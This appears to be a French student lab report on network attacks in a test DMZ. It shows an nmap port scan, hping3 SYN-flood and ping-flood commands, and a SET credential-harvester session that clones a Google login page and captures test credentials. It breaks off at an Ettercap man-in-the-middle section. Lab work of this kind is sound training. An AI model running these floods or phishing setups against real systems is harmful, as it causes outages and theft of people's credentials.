Accessibilité du service HTTPS depuis le LAN et le WAN





➢ Utilisation de Nmap et hping3 pour les attaques DoS (SYN-flood, ping-flood, smurf)


Scanne des ports ouverts Sur le réseau DMZ

```
┌──(root㉿kali)-[~]
└─# nmap -p [1-500] 10.1.1.2
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-07 03:28 CET
Nmap scan report for 10.1.1.2
Host is up (0.055s latency).
Not shown: 464 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 15.15 seconds

┌──(root㉿kali)-[~]
└─#
```

Lancement attaque SYN-flood

```
root@kali: ~
Fichier  Actions  Éditer  Vue  Aide
┌──(root㉿kali)-[~]
└─# hping3 -S --flood -p 80 10.1.1.2
HPING 10.1.1.2 (eth0 10.1.1.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


Visualisation des attaques avec wireshark sous la machine DMZ




Lancement attaque ping-flood

```
┌──(root㉿kali)-[~]
└─# hping3 --icmp --flood 10.1.1.2
HPING 10.1.1.2 (eth0 10.1.1.2): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


Visualisation des attaques avec wireshark sous la machine DMZ



Lancement attaque smurf





Visualisation des attaques avec wireshark sous la machine DMZ




➢ Attaques de phishing avec SET


L'interface de configuration SET








```
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities wit
hin SET
[-] to harvest credentials or parameters from a website as well as place them
 into a report

_____________________________________________________________________________
--
—— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -
--
```






192.168.1.2 - - [06/Feb/2025 23:30:10] "GET / HTTP/1.1" 200 -
192.168.1.2 - - [06/Feb/2025 23:30:15] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BB
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=tpsecurite
POSSIBLE PASSWORD FIELD FOUND: Passwd=1234567890
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


➢ Attaques MiM (ARP spoofing, ARP poisoning) avec Ettercap et Metasploit


1. ETTERCAP



